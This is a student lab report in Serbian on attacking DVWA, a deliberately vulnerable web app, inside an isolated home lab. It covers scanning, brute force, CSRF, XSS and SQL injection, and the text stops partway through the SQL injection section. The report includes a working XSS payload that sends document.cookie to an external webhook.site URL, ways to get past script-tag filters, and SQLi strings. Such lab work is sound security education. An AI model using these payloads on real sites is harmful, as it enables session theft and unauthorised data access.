**UNIVERZITET U BEOGRADU**

**FAKULTET ORGANIZACIONIH NAUKA**

**ZAŠTITA RAČUNARSKIH SISTEMA**

**Home lab – izvođenje napada nad DVWA**

**Student:** Vuk Tajsić 2022/0187

Sadržaj

[**UVOD** 2](#_Toc211994295)

[Arhitektura Home lab-a 2](#_Toc211994296)

[**KONFIGURACIJA NEOPHODNOG SOFTVERA** 5](#_Toc211994297)

[DVWA 5](#_Toc211994298)

[Ubuntu 5](#_Toc211994299)

[**PRIPREMA ZA NAPADE** 8](#_Toc211994300)

[Network mapper (nmap) 8](#_Toc211994301)

[Enumeracija direktorijuma i fajlova 10](#_Toc211994302)

[**IZVOĐENJE NAPADA** 13](#_Toc211994303)

[Brute Force - Low 13](#_Toc211994304)

[Brute Force – Medium 16](#_Toc211994305)

[Brute Force – High 17](#_Toc211994306)

[CSRF – Low 19](#_Toc211994307)

[CSRF – Medium 20](#_Toc211994308)

[XSS (Reflected) – Low 23](#_Toc211994309)

[XSS (Reflected) – Medium i High 24](#_Toc211994310)

[XSS (Stored) – Low 25](#_Toc211994311)

[SQL Injection – Low i High 26](#_Toc211994312)

[SQL Injection – Medium 28](#_Toc211994313)

[SQL Injection (Blind) – Low i High 30](#_Toc211994314)

[SQL Injection (Blind) – Medium 31](#_Toc211994315)

[File Inclusion – Low 32](#_Toc211994316)

[File Inclusion – Medium 33](#_Toc211994317)

[File Inclusion – High 34](#_Toc211994318)

[Command Injection – Low 34](#_Toc211994319)

[Command Injection – Medium 35](#_Toc211994320)

[Command Injection – Reverse Shell 36](#_Toc211994321)

[**Literatura** 38](#_Toc211994322)

# **UVOD**

U okviru Cyber Security-ja potrebno nam je okruženje koje nam omogućava da isprobavamo nove tehnike i alate, tj. virtualno okruženje,koje nam na siguran način omogućava da rekreiramo realne scenarije. Takvo okruženje se naziva Home lab.

Home lab može biti različitih tipova i arhitektura, odnosno može se implementirati na različite načine. Velika prednost je činjenica da se Home lab može veoma lako unapređivati, tako što dodajemo nove programe, alate i sl.

Za potrebe ovog projekta kreirano je jedno takvo okruženje i u njemu su izvođeni napadi na ranjivu web aplikaciju pod nazivom DVWA (Damn Vulnerable Web Aplication).

## Arhitektura Home lab-a

U cilju isprobavanja novih alata, ili čak izvršavanja malvera (zlonamernog softvera), kako bi se pronašli indikatori kompromitacije (IoC), tipično, ono što želimo da izbegnemo, je da taj malver izvršimo na svojoj mašini. S toga, sve to ćemo raditi u pomenutom Home labu, te se postavlja pitanje kako nam on pruža sigurnost. Odgovor se može pronaći u samoj strukturi Home laba.

Koriščenjem Virtual box-a i Linux operativnih sistema, moguće je kreirati sigurno izolovano okruženje. Dakle, na prvom sloju arhitekture nalazi se Host računar, tačnije moj laptop. Na sledećem sloju nalazi se hypervisor, odnosno softver koji omogućava kreiranje i pokretanje virtuelnih mašina (VM). Korišćeni hypervisor je VirtualBox. Instalirane i pokrenute virtuelne mašine su Kali Linux i Ubuntu, koje predstavljaju analogiju napadača i mete, respektivno.

A cube with logos on it


AI-generated content may be incorrect. A logo on a blue background

AI-generated content may be incorrect. A logo with orange circles

AI-generated content may be incorrect.

Slika

Upravo na ovom, drugom sloju, osigurana je bezbednost, tačnije izolovanost ovog virtuelnog okruženja od Host računara. To se postiže podešavanjem mrežnih adaptera virtuelnih mašina tako da koriste Host-only mrežu. Ovaj tip adaptera omogućava da virtuelne mašine međusobno komuniciraju, kao i da komuniciraju sa host računarom, ali im onemogućava direktan pristup internetu ili lokalnoj fizičkoj mreži. Na taj način, sav mrežni saobraćaj ostaje u okviru virtuelnog okruženja, čime se sprečava mogućnost da eventualni napadi ili maliciozni paketi „izađu“ van laboratorije i ugroze druge uređaje.




Slika

Sam Host-only mrežni adapter ne pruža mogućnost izaska na internet na Kali-ju i Ubuntu-u, ali se to može omogućiti konfigurisanjem još jednog adaptera, npr. NAT ili Bridged adaptera.


Kao poslednji sloj arhitekture, izdvajaju se samo servisi koji se izvršavaju na virtuelnim mašinama. Kali Linux sadrži veliki broj preinstaliranih servisa, tj. alata koji olakšavaju posao penetracije određenog softvera (Burp Suite, SQLMap,nmap, ffuf…). Upravo iz tog razloga ovaj OS, na navedenoj arhitekturi, predstavlja „napadača“. S druge strane, Ubuntu rekreira neki realan server, odnosno Host web aplikacije koja se napada. To je omogućeno uz pomoć servisa kao što su Apache, PHP, MySql i sl.

Cela arhitektura može biti prikazana na sledeci način:



Slika

Kao što se sa slike vidi, Kali, Ubuntu i Host računar su svi međusobno povezani, što se može lako proveriti pingovanjem bilo koje mašine, sa bilo koje druge mašine:



Slika

# **KONFIGURACIJA NEOPHODNOG SOFTVERA**

## DVWA

Kao što je već napomenuto, napadi se izvode nad DVWA web aplikacijom.

Damn Vulnerable Web Application (DVWA) je PHP/MariaDB web aplikacija koja je namerno ranjiva. Njen glavni cilj je da pomogne bezbednosnim stručnjacima da testiraju svoje veštine i alate u legalnom okruženju, da pomogne web programerima da bolje razumeju procese zastite web aplikacija i da podrži i studente i nastavnike u učenju o bezbednosti web aplikacija u kontrolisanom okruženju.

Cilj DVWA je da se vežbaju neke od najčešćih web ranjivosti, sa različitim nivoima težine, kroz jednostavan interfejs. Ovaj softver sadrži kako dokumentovane, tako i nedokumentovane ranjivosti - to je namerno, jer podstiče se da se otkrije što više problema.


DVWA se može hostovati na Apache web serveru, a sa bazom podataka MariaDB/MySql komunicira uz pomoć PHP-a, tačnije PHP skripti koje se izvršavaju u određenim trenucima (kao što je to kod nekih običnih web aplikacija).

## Ubuntu

Na Ubuntu mašini se većina potrebnog softvera konfiguriše. Pre svega, neophodno je instalirati sve zavisnosti za DVWA. Na [GitHub-u](https://github.com/digininja/DVWA) se mogu naći sve informacije vezane za takvu instalaciju.



Potom je potrebno da u direktorijum /var/www/html/ kloniramo repozitorijum sa GitHub-a. Kloninje se vrši u ovaj direktorijum jer, kada se instalira Apache na Ubuntu, podrazumevani Document Root je upravo ovaj direktorijum, odnosno svaki fajl/direktorijum koji se nalazi u /var/www/html/ može se otvoriti iz browser-a.



Potrebno je pokrenuti sve neophode service:



Pa će nakon ovoga, pomenuti direktorijum imati sledeće fajlove I direktorijume:



index.html – početna, tj. home stranica Apache web servera. Otvaranjem ovog fajla dobijamo dokaz o uspešnosti instalacije Apache-a.

DVWA - sadrži sve konfiguracione fajlove, skripte, direktorijume koji su neophodni za rad web aplikacije. Pokretanjem ovog direktorijuma preko browser-a dobijamo sledeće:

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Razlog za ovo je činjenica da .dist fajl, koji predstavlja primer konfiguracionog fajla, nije izmenjen. Ovaj fajl postoji kako ljudi ne bi svoje izmene i svoje baze podataka commit-ovali na Git repozitorijum. Kopiranjem tog fajla u config/config.inc.php možemo otvoriti setup stranicu na kojoj se nalaze sva dalja upustva, tj. izmemene koje treba napraviti u konfiguracionim fajlovima kako bi sve radilo kako treba. U sledećem primeru date izmene su već urađene.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Takođe, potrebno je i napraviti odgovarajuću bazu podataka sa kojom web aplikacija komunicira.

A screenshot of a computer screen

AI-generated content may be incorrect.

Slika

Time je konfigurisanje završeno i napadanje može da počne.

# **PRIPREMA ZA NAPADE**

## Network mapper (nmap)

Što više znamo o ciljnom sistemu ili mreži, to imamo više opcija na raspolaganju. Recimo da smo dobili IP adresu da izvršimo sigurnosnu proveru. Pre svega moramo steći predstavu o okruženju koje napadamo. To znači da moramo utvrditi koji servisi se izvršavaju na metama. Prva faza u uspostavljanju ove "mape" okruženja je skeniranje portova.

Za skeniranje portova koristićemo softver nmap, pomoću kog je moguće videti koji su hostovi dostupni na mreži, koji operativni sistem je na hostu, koji servisi su pokrenuti, itd.

Nakon što se nmap izvrši and IP adresom mete, tj. Ubuntu mašine, mogu se videte značajne informacije. Pre svega, nmap radi tako što skenira prvih 1000 najkorišćenijih portova (uz odgovarajući switch to se može eksplicitno navesti). On šalje SYN paket, pa ukoliko primi SYN-ACK, to znači da je port otvoren, ako primi RST, da je zatvoren I ako nema odgovora, port je verovatno filtriran (npr. Firewall). A screenshot of a computer screen

AI-generated content may be incorrect.

Slika

Vidimo da je otvoren samo 1 od 1000 najkorišćenijih portova I to port 80, koji se koristi za http. Dodavanjem različitih opcija uz nmap mogu se izvući još neke dodatne informacije o meti.

Moguće opcije su -sS, -sT, -sU… Svaka od tih opcija različito radi, gde se npr. -sS koristi za tiho skeniranje (Stealth scan), prilikom kog se ne uspostavlja 3-way handshake (prvo se šalje SYN, pa ako se na to uzvrati SYN-ACK, nmap šsalje RST paket), zato je on manje uočljiv. S druge strane opcija -sT do kraja uspostavlja 3-way handshake, te je „glasniji“, alii ma neke druge prednosti.

Primer sledećeg skeniranja:

A computer screen with white text

AI-generated content may be incorrect.

Slika

Flag -sV (Version Detection) otkriva tačnu verziju servisa koji radi na portu 80. Vidimo da je to Apache httpd, što je ustvari Apache web server.

A computer screen shot of a computer

AI-generated content may be incorrect.

Slika

Zbog opcije -sC (omogućava izvršavanje default-nih skripti) zaključujemo da, nakon izvršavanja skripte http-ls, root direktorijum na web serveru sadrži DVWA direktorijum. Takođe, vidimo i da je Apache verzija 2.4.58, što nam ne znači puno, ali bitno je znati da je moguće da za određene verzije nekog servisa postoje poznate ranjivosti, tj. CVE-ovi (Common Vulnerabilities and Exposures).

Sada kada znamo nešto više o meti, možemo pokrenuti u browseru IP adresu mete i možemo proveriti taj /DVWA/ direktorijum, kako bi videli o čemu se radi.

## Enumeracija direktorijuma i fajlova

Nakon što smo skenirali portove uz pomoć nmap-a, sledeći logičan korak bi bio nalaženje raznih fajlova i direktorijuma na toj web aplikaciji. Izgled DVWA aplikacije:

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Postoji nekoliko softverskih alata koji nam omogućavaju enumeraciju direktorijuma I neki od njih su gobuster i ffuf. Ta dva alata slično rade, oni koriste wordlist-e u kojima se nalaze česti nazivi direktorijuma. Na Kali Linuxu se već nalazi određen broj tih wordlist-a, a neke od njih korišćene su u primerima.

A computer screen shot of a program

AI-generated content may be incorrect.

Slika

Kao rezultat dobijen je veliki broj novootkrivenih direktorijuma. Za to se može koristiti I ffuf:

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Dobijen je I veoma slican rezultat. U praksi poželjno je posebno proveriti sve što je nađeno. Na primer, pomocu curl komande može se proveriti .gitignore:

A screen shot of a computer

AI-generated content may be incorrect.

Sada su pronađeni još neki direktorijumi, kao što je /hackable:

A computer screen shot of a program

AI-generated content may be incorrect.

Sada se uočavaju još neki direktorijumi, gde /users direktorijum može biti veoma koristan.

A computer screen shot of a computer screen

AI-generated content may be incorrect.

Slika

Otkriveni su useri admin, gordonb, 1337, pablo, smithy. Dakle, proveravanjem svih direktorijuma koji su pronađeni pomoću komanda ffuf ili gobuster, može se pronaći još direktorijuma i drugih podataka, koji potencijalno mogu biti pretnja.

# **IZVOĐENJE NAPADA**

## Brute Force - Low

Brute force napad može se manifestovati na više različitih načina, ali osnova je u tome da napadač konfiguriše skup predodređenih vrednosti, šalje zahteve ka serveru koristeći te vrednosti i potom analizira odgovore.

Tipičan primer BF-a je situacija kad imamo formu za prijavu:

A black rectangular object with a white border

AI-generated content may be incorrect.

Slika

Za izvođenje Brute force-a mogu se koristiti razni programi, a u ovom primeru korišćen je Burp Suite. To je alat za testiranje bezbednosti web-aplikacija, a najčešće se koristi kao intercepting proxy koji omogućava da presretanje, pregledanje i menjanje HTTP/HTTPS zahteva između browser-a i servera, što je osnova za manualno testiranje ranjivosti (XSS, SQLi, CSRF i sl).

U polja za username I password mogu se uneti neki proizvodljni stringovi, pa će se klikom na dugme Login, uz pomoć Burp-a taj zahtev presresti. Taj zahtev ce se proslediti do Intrudera, pomoću kog je moguće izvesti različite tipove BF napada.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Potom, potrebno je da označimo kao Payload-e username i password, jer upravo to pokušavamo da otkrijemo.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Nakon toga biramo koje wordliste će se koristiti za ove Payload-e. S obzirom da smo uz pomoć ffuf-a pronašli određen broj usera, to možemo da stavimo kao listu za username, a za password listu rockyou.txt. Tip napada koji je odabran je Cluster Bomb, jer on zapravo pravi kombinacije svaki username sa svakim passwordom.

A screenshot of a computer

AI-generated content may be incorrect. A screenshot of a computer

AI-generated content may be incorrect.

Slika

Kada pokrenemo napad otvara se novi prozor na kom se prikazuju kombinacije. Na osnovu length kolone, tj. Veličine odgovrora saznajemo koji useri imaju koje passworde.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Zaključujemo sledeće:

* gordonb – abc123
* smithy – password
* admin – password

Slično se može odrediti i za ostale usere.

Prilikom samog rešavanja ovog problema, na DVWA moguće je pogledati PHP kod koji radi u backend-u. U kodu se vidi nekoliko grešaka:

1. Korišćenje $\_GET – kada korisnik unese username i password ti parametri će biti dodati u sam URL zbog GET metode, a takav URL će se čuvati na više različitih mesta kao što su server logovi, reverzni proxy, browser history itd. tako da bilo ko ko ima pristup tome će biti u mogućnosti da vidi username i password.
2. Ne postoji limit – bilo koji korisnik može neograničeno pokušavati kombinacije usera i passworda, što direktno omogućava brute force.
3. Korišćenje md5 hash funkcije – md5 je kriptografski nesiguran, može se lako razbiti uz pomoč rainbow tablice
4. Ne postoji CAPTCHA – nema verifikacije da korisnik nije robot, tj. moguće je da skripte neprekidno pokušavaju logovanje
5. Ne postoji salt – salt je string koji se dodaje na svaku lozinku pre nego sto je ona heširana, time se obezbeđuje da dva ili više korisnika sa istom šifrom nemaju iste heš vrednosti.

A screen shot of a computer code

AI-generated content may be incorrect.

Slika

## Brute Force – Medium

Razlika u izvornom kodu u odnosu na prethodni zadatak je to što je dodata funkcija sleep(), koja zautavlja izvršavanje PHP skripte na 2 sekunde.


A screen shot of a computer code

AI-generated content may be incorrect.

Slika

Zbog toga, ceo proces Brute Force-a postaje duži, ali sami koraci se ne razlikuju mnogo. Opet će se zahtev presresti uz pomoć Burp-a, s tim što če se ovoga puta koristiti samo wordlist za šifre, a user će biti admin i biće korišćen Sniper attack.


Kao rezultat izvršavanja Sniper attack-a, vidi se da je vreme odgovora približno 2 sekunde za svaku netačnu kombinaciju, dok će za šifru password vreme odgovora biti 11 sekundi.



Slika

## Brute Force – High

U ovom primeru izvorni kod je takođe izmenjen. Koristi se Anti-CSRF token. On se generiše na kraju skripte svakim pokretanjem stranice (reload, pokušaj login-a...).





Slika

Nakon svakog pokušaja, ovaj token će imati drugačiju vrednost, tako da čak i da je username i password dobar, a CSRF token se ne poklapa, login neće uspeti. Dakle, kada otvorimo stranicu sa formom za login, generisaće se token. Pri sledećem pokušaju login-a proveriće se i prethodno generisani token. Proverava se username, password i token, pa se na kraju skripte opet generiše drugaciji token koji će se koristiti pri sledećem zahtevu.

Anti – CSRF token se obično nalazi negde unutar HTML-a stranice, ili u okviru HTTP zaglavlja. Uz pomoć opcije View Page Source, možemo pornaći token. U ovom slučaju on se nalazi unutar skrivenog input taga u HTML formi.

A screen shot of a computer

AI-generated content may be incorrect.

Slika

Ponovo uz pomoć Burp-a možemo izvršiti Brute Force. Presretanjem zahteva vidi se da je dodat i parametar user\_token. Ovaj parametar će takođe biti označen kao payload u Burp-u.



S obzirom da svaki sledeći zahtev koji se šalje mora imati novi, prethodno generisani user\_token, moramo promeniti i napad, te će se sada koristiti Pitchfork. Kod njega se za svaki payload redom postavljaju vrednosti iz postavljenih listi. Javlja se bitna razlika kod postavljanja listi za payloade, jer za user\_token se uopšte ni ne treba postaviti lista, već će se koristiti Recursive grep, što omogućuje da se taj payload uzme iz odgovora na prethodni zahtev.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Potrebno je i podesiti šta tačno treba da želimo da izvučemo iz svakog odgovora na zahtev. Nakon toga može se pokrenuti napad.

A screenshot of a computer screen

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Sada se vidi prikaz za sve kombinacije, gde se user\_token menjao u odnosu na prethodni odgovor. Pronađen je password letmein.

## CSRF – Low

CSRF (Cross-Site Request Forgery) je napad u kom napadač natera krajnjeg korisnika da izvrši određene akcije na web aplikaciji na kojoj je on prijavljen. Uz pomoć socijalnog inženjeringa (kao što je slanje linka putem emaila, poruke itd), napadač prisili korisnika da izvrši akcije koje napadač bira (u ovom primeru promena lozinke). Mogu se desiti i situacije u kojima napadač hostuje određeni fajl koji sadrži maliciozni kod, te se taj fajl pošalje korisniku.

Napad podrazumeva tri stavke:

* Napadač već poznaje format zahteva na web aplikaciji, tj format zahteva koji korisnik izvršava
* Identitet korisnika na sajtu je potvrđen, obično putem cookie-a koji se šalju sa svakim zahtevom korisnika
* Nedostatak odgovarajućih bezbednosnih mera koje onemogućavaju web aplikaciji da razlikuje autentične korisničke zahteve od onih koji su falsifikovani (CSRF token, SameSite cookies, Referer-based validacija)

U ovom primeru radi se sa formom za promenu lozinke i nema nikakavih mera bezbednosti. Kada se izvede promena lozinke, može se uočiti da se link izmenio.

A screenshot of a computer

AI-generated content may be incorrect.



Slika

To bi praktično značilo da je moguće samo promeniti link, odnosno staviti željenu šifru unutar URL-a, jer se u njemu nalaze parametri za promenu. Na kraju taj URL na neki način poslati krajnjem korisniku.

## CSRF – Medium

U ovom primeru se koristi Referer zaglavlje u HTTP zahtevu. To je opciono zaglavlje koje sadrži URL stranice sa koje je korisnik došao. Obično se dodaje automatski od strane pretraživača pri HTTP zahtevima.

Sada kada se pošalje zahtev za promenu šifre, dodaje se Referer.

A screenshot of a computer code

AI-generated content may be incorrect.

Slika

Server će pri svakom zahtevu proveriti to zaglavlje, pa ukoliko ono nije dobro, promena šifre neće raditi. To se može videti uz pomoć Repeater-a u Burp-u.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Sada obrišemo Referer:

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Postavlja se pitanje kako se proverava Referer zaglavlje, pa je prva stvar koju treba uraditi je utvrditi koji deo tog zaglavlja se proverava. Obično se polazi od pretpostavke da se ovo zaglavlje upoređuje sa Host zaglavljem. Brisanjem dela Referer zaglavlja možemo doneti određene zaključke.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

A screenshot of a computer

AI-generated content may be incorrect.

Slika

U prvom slučaju ostavljen je samo Host deo, a u drugom je on izbrisan. Sada je jasno da je bitno samo da se negde u Referer-u nalazi i Host. Jedan od načina da se to osigura jeste da Host bude deo URL-a koji se nalazi u Referer-u. Npr:

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Na tom domenu potrebno je postaviti formu za promenu šifre koja će se automatski izvršiti i šifru postaviti na ono što je napadač uneo. Forma je u suštini ista kao i forma sa sajta na kom se vrši promena šifre.

A computer screen shot of a program code

AI-generated content may be incorrect.

Slika

Sada se URL forme može poslati krajnjem klijentu, ona će se automatski submitovati i šifra će biti promenjena bez znanja klijenta.

## XSS (Reflected) – Low

Cross Site Scripting napadi su vrsta injekcionih napada u kojima je omogućeno da napadači ubace maliciozne skripte unutar nekih legitimnih sajtova. Kada korisnici posete te sajtove, skripte se izvršavaju u njihovim pregledačima, što napadačima omogućava da ukradu korisničke sesije, kredencijale, ili da preusmere korisnike na zlonamerne stranice. XSS napadi se mogu podeliti u tri vrste: stored, reflected i DOM-based.

Kod Reflected XSS-a maliciozne skripte, tj. rezultati njihovih izvršavanja će biti reflektovane od strane servera ka kom se zahtev poslao (dobićemo neku poruku o grešci ili rezultat pretrage...) Takođe, neophodna je primena socijalnog inženjeringa, jer se link sajta sa zlonamernim sadržajem šalje nekom ciljanom krajnjem korisniku.

U ovom primeru potrebno je ukrasti cookie ulogovanog user-a. Priloženo je input polje:

A black rectangular box with white text

AI-generated content may be incorrect.

Slika

Ovde ne postoji nikakva sanitizacija unosa, tako da u ovo input polje možemo uneti bilo šta. S obzirom da nam je cilj da ukrademo cookie ulogovanog korisnika, tj. njegov session id, možemo unutar <script> taga uneti JavaScript kod koji nam to obezbeđuje.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Međutim, problem je što se ova poruka sa cookie-em ispisuje na pretraživaču krajnjeg korisnika, a ne na napadačevom pretraživaču. Dakle, mi kao napadači, moramo podići server na kom će se nalaziti sajt gde će biti prikazan rezultat izvršavanja naše skripte. Za potrebe ovog zadatka, koristi se [webhook.site](https://webhook.site/" \l "!). Svi zahtevi koji se pošalju na ovaj sajt, biće nam prikazani. Sada menjamo kod skripte i u input polje unosimo sledeće:

<script> fetch('https://webhook.site/b828be1e-8d32-46fc-a0d6-4433864d4609', { method: 'POST', body: 'cookie=' + document.cookie }); </script>

Sada se može rekreirati jedan realan scenario. Napadač šalje krajnjem korisniku maliciozni URL npr. putem poruke, korisnik unosi taj URL u svoj pretraživač i nakon toga, na napadačevom webhook sajtu prikazuje se zahtev koji će u svom body-ju sadržati korisnikov cookie.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

## XSS (Reflected) – Medium i High

U ovom primeru postoji sanitizacija unosa, tacnije, ne mozemo uneti klasični <script> tag, jer on biva obrisan nakon unosa u input polje. Postoji više načina kako da se zaobiđe ovaj problem:

Sakrivanje <script> taga unutar drugog script taga – unutar jednog taga, samo ćemo dodati drugi, te će se obrisati samo jedan od njih (u ovom slucaju briše se žuti) <script<script> > (ovo važi samo za medium zadatak)

Korišćenje drugog taga – postoji ogroman broj tagova I njihovih atributa koji se mogu koristiti da obezbede rešavanje ovog problema, jedan od njih je <iframe>.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Kod onload atributa će se navesti JavaScript kod koji će se izvršiti nakon učitavanja iframe taga. Time je zadatak rešen.

## XSS (Stored) – Low

Stored XSS je napad u kom se maliciozna skripta ubacuje u ranjivu veb aplikaciju i zatim trajno čuva na serveru (u bazi podataka ili npt. u polju za komentare). Kada neki korisnik poseti tu veb aplikaciju, maliciozna skripta se izvrši u njegovom browser-u. Na taj način napadač može da ukrade podatke o sesiji ili da izvrši bilo koje druge štetne radnje,

Priložena su polja za unos, a sve što se submitu je čuva se u vidu poruke. Primer:

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Zadatak je da se korisnici preusmere na neki proizvoljan sajt. U ovom slučaju to će biti http://localhost:1234/

A computer screen with a message

AI-generated content may be incorrect.

Slika

Pa će se u logovima servera videti zahtev u kom se nalazi cookie ulogovanog korisika:



## SQL Injection – Low i High

SQL injection je ranjivost veb aplikacije koja omogućava napadaču da upravlja upitima koje aplikacija šalje prema bazi podataka. To može omogućiti da napadač vidi podatke koje inače ne bi trebalo da vidi, ili da mu dozvoli da modifikuje podatke unutar baze. Ti podaci mogu biti bilo kakvi senzitivni podaci koji pripadaju drugim korisnicima.

U ovom primeru ponovo je priloženo input polje za unos korisničkog ID-a sa Submit dugmetom. Kada unesemo 1 dobijamo određene podatke o korisniku.

A screenshot of a computer

AI-generated content may be incorrect.


Slika

Zadatak je da da uz pomoć SQLi-a ukrademo šifre svih korisnika.

Postoji nekoliko načina za izvođenje SQLi napada, međutim, oni zavise od toga kako izgleda upit koji aplikacija šalje prema bazi. U ovom slučaju, mi pretpostavljamo da upit izgleda ovako:

SELECT first\_name, last\_name FROM users WHERE user\_id = '1'

Dakle, kada se unese neki ID, taj broj će biti upisan između navodnika kod user\_id-a unutar WHERE klauzule. Međutim, s obzirom da nema ogranicenja na to šta se može uneti u input polje, može se staviti samo jedan apostrof ' i dobijamo poruku o grešci:



Ona se javlja iz razloga što je bazi prosleđen sledeci upit;

SELECT first\_name, last\_name FROM users WHERE user\_id = '''

Sada je sigurno da postoji ranjivost. Sada nju možemo iskoristiti tako što ćemo prvo proslediti jedan apostrof, pa ćemo nakon toga uneti or uslov koji je uvek tačan, s tim što moramo voditi računa o tome da je ostao jedan apostrof na kraju, tj upit će izgledati ovako:

SELECT first\_name, last\_name FROM users WHERE user\_id = '' OR 1=1'

